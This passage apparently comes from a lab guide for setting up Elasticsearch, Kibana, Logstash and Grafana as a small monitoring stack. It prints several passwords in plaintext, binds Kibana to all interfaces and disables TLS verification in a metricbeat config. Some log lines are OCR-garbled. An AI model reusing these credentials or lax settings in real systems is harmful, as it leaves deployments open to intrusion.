```
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable elasticsearch.service
sudo systemctl start elasticsearch.service
```

## 14.6. Install Kibana

```
sudo apt-get install kibana
```

14.7. After install Kibana go to:

```
sudo nano /etc/kibana/kibana.yml
```

14.8. Edit section to **server.host: 0.0.0.0**

```
vsoc@vsoc:~$ sudo cat /etc/kibana/kibana.yml
# For more configuration options see the configuration guide for Kibana in
# https://www.elastic.co/guide/index.html

# ===== System: Kibana Server =====
# Kibana is served by a back end server. This setting specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and h
# ost names are both valid values.
# The default is 'localhost', which usually means remote machines will not be ab
# le to connect.
# To allow connections from remote users, set this parameter to a non-loopback a
# ddress.
server.host: 0.0.0.0 ←

# Enables you to specify a path to mount Kibana at if you are running behind a p
# roxy.
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove th
# e basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
```

## 14.9. Activate Kibana for **systemctl**:

```
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable kibana.service
sudo systemctl start kibana.service
```


### Logstash Installation

```
sudo apt-get install logstash
Activate Logstash for systemctl:
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable logstash.service
sudo systemctl start logstash.service
```

## 14.10. Add the .conf files inside of **/etc/logstash/conf.d/**

- To access ELK, open your web browser and type:  
<http://localhost:5601>

- Click in the option Configure manually.



- It will ask you for a password for the Kibana user. To get that password use this command:

```
sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --username kibana_system
```

```
vsoc@vsoc:~$ sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --username kibana_system
This tool will reset the password of the [kibana_system] user to an autogenerated value.
The password will be printed in the console.
Please confirm that you would like to continue [y/N]y

Password for the [kibana_system] user successfully reset.
New value: -dyVud-yg3X+vDIFxrDH
```

- After that, it will ask you for a token code verification, which you can obtain by using this *command*:

```
sudo /usr/share/kibana/bin/kibana-verification-code
```

```
vsoc@vsoc:~$ sudo /usr/share/kibana/bin/kibana-verification-code
Your verification code is: 092 939
```


- Now, to get access you need the admin user of Elastic and you also need to reset the password:


```
sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --username elastic
```

```
vsoc@vsoc:~$ sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --username elastic
This tool will reset the password of the [elastic] user to an autogenerated value.
The password will be printed in the console.
Please confirm that you would like to continue [y/N]y

Password for the [elastic] user successfully reset.
New value: F-bjNun7oBie7-lym8uf
```

- Now you can log-in with the user: elastic and the password print your terminal.





## 15. GRAFANA INSTALLATION AND CONFIGURATION

### 15.1. System Preparation

- Update Ubuntu Systems  
`sudo apt update && sudo apt upgrade -y`
- Install the prerequisite packages:  
`sudo apt-get install -y apt-transport-https software-properties-common wget`
- Import the GPG key  
`sudo mkdir -p /etc/apt/keyrings`  
`wget -q -O - https://packages.grafana.com/gpg.key | sudo gpg --dearmor -o /etc/apt/keyrings/grafana.gpg`

- Add a repository for stable releases  

```
echo "deb [signed-by=/etc/apt/keyrings/grafana.gpg]
https://packages.grafana.com/oss/deb stable main" | sudo tee
/etc/apt/sources.list.d/grafana.list
```

## 15.2. Installation

- Install Grafana  

```
sudo apt update
sudo apt-get install grafana
Start and enable Grafana service
sudo systemctl start grafana-server
sudo systemctl enable grafana-server
sudo systemctl status grafana-server
```
- Configure Grafana server to start at boot using init.d  

```
sudo update-rc.d grafana-server defaults
```
- Restart Grafana server using init.d  

```
sudo service grafana-server restart
```
- Open Grafana in web browser  
<http://<your-vm-ip>:3000>
- Login to Grafana  
 Default credentials:  
 Username: admin  
 Password: admin (You'll be prompted to change this on first login)

## 15.3. Configuration

- Once you login, you will see the Home page.
- Go to Connections → Add new connection
- Search: Elasticsearch and Add new data source (We will use Elasticsearch as our data source).

- Patten: Daily
- Time field name: @timestamp
- Max concurrent Shard Request: 5
- Min time interval: 10s

**HTTP headers**  
Pass along additional context and metadata about the request/response

**Additional settings**  
Additional settings are optional settings that can be configured for more control over your data source.

**Advanced HTTP settings**

Allowed cookies	<input type="text"/> ⓘ	New cookie (hit enter to add)	Add
Timeout	<input type="text"/> ⓘ	Timeout in seconds	

**Elasticsearch details**  
Specific settings for the Elasticsearch data source. [Learn more about Elasticsearch details](#)

Index name	<input type="text"/> ⓘ	es-index-name
Pattern	<input type="text"/> ⓘ	No pattern
Time field name	<input type="text"/> ⓘ	@timestamp
Max concurrent Shard Requests	<input type="text"/> ⓘ	5
Min time interval	<input type="text"/> ⓘ	10s
Include Frozen Indices	<input type="checkbox"/> ⓘ	

Home > Connections > Data sources > elasticsearch

Name: elasticsearch Default:

LibreOffice Writer: you can use the Elasticsearch data source, you must configure it below or in the config file. For detailed instructions, [view the documentation](#).

**Connection**

URL \*  ⓘ http://localhost:9200  
⚠ Please enter a valid URL

**Authentication**

Authentication methods  
Choose an authentication method to access the data source

Authentication method	Basic authentication
User *	<input type="text"/> ⓘ elasticsearch
Password *	<input type="text"/> ⓘ *****

**TLS settings**  
Additional security measures that can be applied on top of authentication

Add self-signed certificate ⓘ  
 TLS Client Authentication ⓘ  
 Skip TLS certificate validation ⓘ

Logs  
Configure which fields the data source uses for log messages and log levels. [Learn more about Elasticsearch log fields](#)

Message field name  `_source`

Level field name

Data links  
Add links to existing fields. Links will be shown in log row details next to the field value. [Learn more about Elasticsearch data links](#)

+ Add

Delete Save & test

- Click Save and test!
- **Note:** To get the URL\*: <http://elasticsearch:9200>
- You need to get this from Elasticsearch, in order to connect Grafana to Elasticsearch.


```
{
  "name" : "45e575bf7240",
  "cluster_name" : "docker-cluster",
  "cluster_uuid" : "UUdI-0N5SHW4C5PxshLQbw",
  "version" : {
    "number" : "8.13.4",
    "build_flavor" : "default",
    "build_type" : "docker",
    "build_hash" : "da95df118650b55a500dcc181889ac35c6d8da7c",
    "build_date" : "2024-05-06T22:04:45.107454559Z",
    "build_snapshot" : false,
    "lucene_version" : "9.10.0",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

## 15.4. Authentication

- Authentication method: Basic authentication  
User: elasticsearch  
Password: vsoc2025

## 15.5. Elasticsearch details

Index name: log-\* (we need to get this by doing the following:)



```
[root@loki metricbeat-8.14.2-linux-x86_64]# ls
data      kibana    logs      metricbeat.reference.yml  metricbeat.yml.bak  modules.d  README.md
fields.yml LICENSE.txt metricbeat.yml      module      NOTICE.txt
You have new mail in /var/spool/mail/root
[root@loki metricbeat-8.14.2-linux-x86_64]# ./metricbeat -e^C
[root@loki metricbeat-8.14.2-linux-x86_64]# cat metricbeat.yml
metricbeat.config.modules:
  path: ${path.config}/modules.d/*.yml
  reload.enabled: false

setup.template.settings:
  index.number_of_shards: 1
  index.codec: best_compression

output.elasticsearch:
  hosts: ["192.168.1.19:9200"]
  protocol: "https"
  username: "elastic"
  password: "-zVfkUvhvoRs10AUT2a="
  ssl.verifier_mode: none

processors:
  - add_host_metadata: ~
  - add_cloud_metadata: ~
  - add_docker_metadata: ~
  - add_kubernetes_metadata: ~


setup.dashboards.enabled: false
setup.kibana.enabled: false
setup.kibana.host: ""
[root@loki metricbeat-8.14.2-linux-x86_64]# ./metricbeat -e
```




```
{log.level:"Info", "@timestamp": "2024-07-04T20:44:30.060+0700", "log.logger": "monitoring", "log.origin": {"function": "github.com/elastisearch/report/log.(*reporter).snapshotLoop", "file.name": "log/log.go", "file.line": 145}, "message": "Starting metrics logging every 30s", "est", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.060+0700", "log.origin": {"function": "github.com/elastisearch/beats/v7/libbeat/cmd/init.file.main", "file.name": "instance/beat.go", "file.line": 523}, "message": "metricbeat start running", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Warn", "@timestamp": "2024-07-04T20:44:30.062+0700", "log.logger": "cfgwarn", "log.origin": {"function": "github.com/elastisearch/beats/v7/metrics/entropy.New", "file.name": "entropy/entropy.go", "file.line": 54}, "message": "BETA: The system entropy metrictset is beta.", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Warn", "@timestamp": "2024-07-04T20:44:30.076+0700", "log.logger": "cfgwarn", "log.origin": {"function": "github.com/elastisearch/beats/v7/metrics/service.New", "file.name": "service/service.go", "file.line": 61}, "message": "BETA: The system service metrictset is beta.", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Warn", "@timestamp": "2024-07-04T20:44:30.082+0700", "log.logger": "cfgwarn", "log.origin": {"function": "github.com/elastisearch/beats/v7/metrics/users.New", "file.name": "users/users.go", "file.line": 55}, "message": "BETA: The system users metrictset is beta.", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.085+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/filesystem.New", "file.name": "filesystem/filesystem.go", "file.line": 79}, "message": "Ignoring filesystem types: sysfs, rootfs, ramfs, bdev, proc, cgroup, tmpfs, debugfs, securityfs, sockfs, dax, bpf, pipefs, configs, devpts, hugetlbfs, autofs, pstore, mqueue, rpc_pipefs, overlay", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.085+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/fsstat.New", "file.name": "fsstat/fsstat.go", "file.line": 60}, "message": "Ignoring filesystem types: mssyfs, rootfs, rafs, rafcupset, tmpfs, devtmpfs, cgroup, securityfs, sockfs, dax, bpf, pipefs, configs, devpts, hugetlbfs, autofs, pstore, mqueue, rpc_pipefs, overlay", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.085+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/cgffile.New", "file.name": "cgffile/reload.go", "file.line": 163}, "message": "Config reloader started", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.086+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/filesystem.New", "file.name": "filesystem/filesystem.go", "file.line": 70}, "message": "Ignoring filesystem types: sysfs, rootfs, ramfs, bdev, proc, cgroup, tmpfs, debugfs, securityfs, sockfs, dax, bpf, pipefs, configs, devpts, hugetlbfs, autofs, pstore, mqueue, rpc_pipefs, overlay", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Info", "@timestamp": "2024-07-04T20:44:30.086+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/fsstat.New", "file.name": "fsstat/fsstat.go", "file.line": 60}, "message": "Ignoring filesystem types: mssyfs, rootfs, rafcupset, tmpfs, devtmpfs, cgroup, securityfs, sockfs, dax, bpf, pipefs, configs, devpts, hugetlbfs, autofs, pstore, mqueue, rpc_pipefs, overlay", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Warn", "@timestamp": "2024-07-04T20:44:30.088+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/entropy.New", "file.name": "entropy/entropy.go", "file.line": 54}, "message": "BETA: The system entropy metrictset is beta.", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
{"log.level": "Warn", "@timestamp": "2024-07-04T20:44:30.105+0700", "log.logger": "metricbeat", "log.origin": {"function": "github.com/elastisearch/beats/v7/metricbeat/endpoints/service.New", "file.name": "service/service.go", "file.line": 61}, "message": "BETA: The system service metrictset is beta.", "service.name": "metricbeat", "ecs.version": "1.6.0", "ecs.version": "1.6.0"}
```

## 15.6. How to create a Dashboard


- Home → Create Dashboard (you should be able to see the Grafana/data source once you finish the connection)



- Click Add → Visualization



- Select Data source: Elasticsearch



Home > Dashboards > New dashboard > Edit panel

Back to dashboard Discard panel Save dashboard

Table view Last 6 hours Refresh

Panel Title

No data

Queries 1 Transformations 0 Alert 0

Data source elasticsearch Query inspector

Query type Metrics Logs Raw Data Raw Document

Lucene Query Enter a lucene query Alias Alias Pattern

Metric (1) Count +

Group By Date Histogram @timestamp > Interval: auto +

Post "http://elasticsearch:9200/\_msearch?max\_concurrent\_shard\_requests=5": dial tcp: lookup elasticsearch on 127.0.0.53:53: server misbehaving

Time series Search options All Overrides

